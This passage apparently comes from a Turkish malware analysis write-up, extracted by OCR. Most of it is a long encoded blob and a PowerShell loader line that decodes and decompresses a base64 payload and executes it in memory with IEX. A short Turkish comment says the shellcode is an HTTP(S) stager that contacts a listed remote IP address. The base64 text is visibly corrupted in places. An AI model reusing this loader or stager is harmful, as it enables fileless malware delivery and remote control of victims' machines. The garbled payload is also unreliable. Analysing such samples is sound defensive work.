EAQQBMADEAWABiAFcALwBhAHkAQgBiACsASABIADYARgB0AFkAcABrAFcAeQBXADgASgAwAHMAcgBWAGUAbwBZAE0ATwBCAGkASQBCAGoAYgBKAEMAeQBLAEIAcwA5AGcAaABvAHcAOQAxAEIANABIAHkATABiAC8AZgBjAGMAMgB0AFAAUQBtADMAWgB1ADkASwAxADEATABsAHMA
WQB6ADUANQB3ADUANQB6AG0AdgB0AGoAQwAvAHMAbgBoAEUAUABHADQAeQBoAEsAVQByAEIAMABjAHgAWQBhAEYAVQBLAHgAUQB1ADIANgB6AFAAcABZAC8AUwBKADcAbQB3AFMAawBLAFAAcAA5AHYAcAA0AHMASABIAC8ARwBFAGIA
BGAHkATQBZAFEAUQBEAFMAYgBsADgAZw0AEYARAB3AEYAQgBDAGMAVgBIAEsAUABsAEoAQwBqAEoASQBHAEAeAbjAFgAaABZAHQAcwBLAHcA
AEoAVgBHAEUAUQA1ADUALwBsADcAcQBZAGcAegBqAEcADwBaAEkAUwBIAEMAdQBxADkARgBWAHkAMQB6AGoAQwBWADYAUABsAEIAbgB0AGMAKwBsAE8ANgBmAEMAaAAxAEsAVgB0AEMAZQBpAFEANwB0AEsAQwAzAEYAZwBhAEIARQBLAFYAbgBBACsA
YgBCADEASQBLAFMAdABhAFcARQBLAC8AZgBmAGYAOABqAHELAEgAVwArAEoASgBEAEcAaQB4AGcAZABZAG8ANgBEAEUAcQBKAFUAVgBxAFYAdgBhAG4AcgBoADkATABEAEYA
aQBtACHcAUwBMADIASQB4AFcALwBHAFMAUwA4AEoANgByAFcAUgBuADIAZwA4AHoANQBjADEAYwBkADEAawB0AEMATgBzAGkAegBKAEQAbwBsAEgANQB0AFkAaQBvAHoANQAxAEIAawBzAFIA
dwBMAFoARQBDAE8AbwBLAHkAVwArAHUARQBUAGUAOABUAEsAWgBaAGgAUQBXAHAAUQArAEsAZgBPAGoAUQBwAE0AawA1AEMAVABBADQAcAB6AGoAaQBHADAAdABIAEQAMABSAEQAOABlAGwA
SABnAHcAUgB4AFIATwA4AFcAaQBoAEQAdgBEAHYAaAA4AEYANwBtADUAWgB4AEoAVQBJADEANQBwAEIAYQBQADcAbgB1AEwANwBtAGIAbQA0AGwAeQBjAHIATAA3AFUALwBpAHcATwBWAFAA
RwA4AGkAQQBXADEAOABLADMAdwBTAGwAUQBoAFQATABFAFAATwBYADcAZwBBAHYAcQB6AHMAQwBwAGMAWABNAHkAegBKAFIAYgAyAEsARwBNAFcAawA0AHoAdgBvADEAUQBwAFMAcQBaAGEA
QQBuAEkAVwBIAGMAVABaADUAVABSAEsAcwBMAHEAUQA1AHEAbgByADUAbwB2AEYAOABkAG8AVABaADEAeg4AHAAYQBEAHEAaQB1AHYASQBrAHoAcwB6ADEAKwBPAGoATgBIAGMAWQBRAF
MgBWAEEAbwBxAHMAagBIAEEANAB6AGEAUgAzAGoAawBGAE4ASAA1AFMANwBaAE8AUQBQAGgAMwBYAGkAMQBYAEQAbgBqAEMAOABiAEgAUQBTAHMAUwBFACsAcgBNAHkAdQBSAE0AVgB1AFIA
KwBhAE8AQgBBAEEANQB0ACsAeQBjAE4AWgBlAHAAQQBRACsAVQBSAC8AeA2AFAAZgAwAFcAUgBIAEsATAB3AGoAZwB1AFMAdQBOAEUANQBLAFIAWABsAEMAdwBNAEsAVQBaAEYA
QwBZAFEAeABPAFIANgBCAGgATABOAHMASwBmADkAUQAxADAAdwBvAEoAeAA2AE0AKwBVAG4AYwBRAG4AMABGADAAdQBQAFYATABSAGIARwBQAEUAbwA4ADQAVgA0AEIAdwA5AFQAYQBZAG8A
OQBBAG0AcQBKAFMAbABIAG8ARQBZAGUAMQBnAEUAZgArAGsAZwB2AHcAcQBKAGkAMQBJAEsAUQBsADkASQBlAGwASgArAEUAVABzAHAARgBoAFkAUABBADIAYQBDAEIAWAAvAE0AMABEAFUA
awBvAFYANQBQADkAaABTAEgAQQBqAHEAcgBHAEwAbwBGAFAAcQBpAFAAaAB4AFQASwBvAHMAMwA2AEcATQBrAC8ANAAzAGEAcAAwAFQASgBzAHkATABGADYAZwBUAFMAbQBkAEkAaQBBAEMA
egBLAGUARgBGAHkAUwBNAFIARgBEAFoASwBMAEwAeQBMAHYAWAA2AHIAMwBjADAAbgA2AFMAYwA5AFcAaABJACsAZQBWAEwASgBVAG4ARwBzAEgAbgBpAFoATQBSAHUAbQBsAEkAaQBBAEMA
ZAB6AEEAegA2AEMASQB1AFkATgBNAGoARgBtAGcAdwB4AGoAZQBOAHQARwBXAEUAdgB2AEoAYgB1AFUAUQBNAEkASgA2ADcAZgBrAGgATgBaAEQAeQBTAGEAbgA4AG4AWABsAE8AOABOAHEA
bgAzAFcAZgB0ADMAOQBOAG4AWQA5AE0AcQBtADEANAByAEgAWABiADASSgB5AE0ANwBmAGUAYwAwAGgAOABGAGEAawBxAFIAcwB6AFEAWABkAEwASwB2ADAAbQBRAEsAMwBCAGIAWQAvAG8A
dQA5ADcAawBNADAAQwBhADIAUABQAHYAUwBOAFgAMwBBAFIAcAB2AHgAcAAxAGcATQBPAHoASABXAHYAVQBvAEoAKwBmADMARwBvADMAZQByAEEATABxADkAYwBhAG8AWABuAGwARQAyAEUA
agBwAEgAdwBFAGEAQgBtAFMAMwBIADQAaQAxAHEASwAyAGoAZwBTAGIANABLAG4AMwBhAE0AVgBxAFQAcABWAHYAVAA3ADEAMwBhAEsAegBmADAAOQBjAHAAbABzAFgAWABUAHUAROBlAHcA
$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String("H4SIAAAAAAAALIXbw/ayBb+HH6FtYpkwyW8JOsrVeoYMOBfIBjbJCyKBs9qhow9184HyLb/fcc2tPQm3Zu9K1lL1sYz55w55zmvtjC/snhEPG4yhKUrBOcxYaFUkxQu26zPpY/SJ7mwSkKPp9vp4s
HH/GEbMe88IhThOJb+LFyMYQQDSbl8gtFDwFBCcVHKPlJCjJIIqxcXhYtsKwljuMIPIeTkcT8EmK8ZisVFyhxst2OWQBiUPnxoJVGEQ55/l7qYQzjGwZ1SHCuq9FVy1zjCV6Pl8ntc+lO6fCh1KvtCeiQ7tKC3FgaBEkVnA+bBlIkStaWEK/IfF8jq/Kq6kHW+JJDGImwdYo6DEqJU
vqVvarh9LDFimwSL2IxW/GSS8J6rWRn2g8z5c1cdlktCNs1z2MolH5tYioZ5Ibks9RwLZECOOKyW+uETe8TKZZhQwpQ+kfOjQpMk5CTA4pzjIGOtHDORD8elHgwRxRO8wIhDvDvh8FYm5ZxJuII5pBaP7nuL7mbm4lycrL7u/1wOVPG8IAw18k3wSTghTLEPOX7goJU
bZKQPWk4zvo1QpSqZQANIWHcTn5TRKsLQQ5qrr5ovF8dOTZI8paDqieviIkzsIr+QjNHcYQYvCRebn7Dw9eFgmhCIcpQS/jfw2XpEQtwBhQIhQ3Ck7NafhFCUZIKUT2VAoqsjHA4zaR3jkFNH5S7ZOQPh3xiIXDnjC8bHQS5sSE+rMyuRMVuR+aOBAA5t+yCNZxQpAQ+kJR/T4HC6PfOw
RHKLwjguSuNE5KRIlCwMKUZFCYQXOR6BhLNsKf9QlOwoJx6M+UnCqnOFOuPVLRbGPEo84v4Bw9YaYo9AmqJSlHoEYe1qEf+kgvwq3ilIkQl9Iel+ETspFhyPA2aCBX/M0DUkoV5P9hSHajqrGLoFPq1PhxTKos36GMk/43ap0TJ5yLF6gTSmdiAcZkeFFySMRFDZkLLyLvX6r3cO
n65c9whI+evLJUnGsHn1ZMRumlneDjdzAz6CIuYNMjFmgwxjentGWEvvJbeUQMIJ67fkhNZDySan8nxIo8Ngn3wft39Nny9Mgm14rHxbOJyM7feCOh8FakqRszQXdLkvQmQK3Bby/ou97kMOCa2PPvSNX3ARpvxpIqMOzHWvUoJ+f3Go3erALq9caoXnlE2EjpHwEaBmS3H4i1qk2j
gsb4kn3aMVqTpVvT713aKzf09cplsXXTuEewe0OROB6iQOQO6ezbteYFwLjs3/dQqbbisb7fL7n49eLYTswXYXe0997p68bpGfD+N/akzNCYwuB5swO99Hw2XweQJiUl/Sm/9IWnsRwdtNq16tWE79p2esb3vOglQNaszfccYw729Pao4I8cZDu2kvQX6+s79H16gP+7LVTRzqmgC2l
sXxlW3foNpaoX73DNsR/8Cqvo6Dm3N2DWlu+sZuS93y+9dY/eQ37jTrmuHPlC/tDo2NszBMw7hiOuDzvO5ehD2YR8BA9yGl3wsbts5QTrGm8Ti/jtO7OubFw63vSkPwOo4+/ljkNAct4h2MDfo708q2ns7TvSdc24vqtFd2aqxnO/e3CIBmD5B4lOw2AEw8lBV64d3Nw2ZL+L
nZtkyPxvuVw+vJ+4Lu8JGlhz4DLnqezAR4OBYRXo+gBOAHBq67utPqbCtqIdHRnXVcRAS5zrQxdqn12CB7mOZm2g7xrttadVr5lN+0ar1wuaB3NqJubGPgw2/cqw1dgPn2/BbyKdLgpZdiyT15qvv+f+l2owIteQrfwRDfNU7xQw6c6e2N2yk5VCu14eqRxyFmIqBQ4wkpxoBKGVe2q
h/OTHF2JA384wohbZY1muvrlTpO6H6o3uft j58uBeGHItPWqXKAxz6fF2s7OuV1mi5lX2johbebn+LbQ/kd2nFtGufQXl+EcOuUgs51Gu+FnUK/Z+xPtbG7Op/jvwPvb85fRP+leI5SC8OF974J+749xC5kHDBaokeQHE+xbwVqWMaNs2MZ54wEbY6PumIPOr41vBM1AX5U6HQXOln
CMXkwQz3+IvuVNM5MeYw4lcbthR/Alm7vC6hkvU7M+kSSt+KkwEk1Os18TsQ+UnaO6X87+art8OM2IxfpQn2sBh5rwy2FDDRixEoFZO3SYnFJl8cbs9NLgOAAA=="));IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();root@ubuntu:~#
```





Kabukkodu xxd aracı ile analiz edilebilir hale çevrildikten sonra Radare2'nin rabin2 aracı ile karakter dizilerine (strings) bakıldığında bunun http(s)://213[.]252.244.174/QYkG adresi ile haberleşen bir HTTP(S) kabukkodu olabileceği anlaşılır.




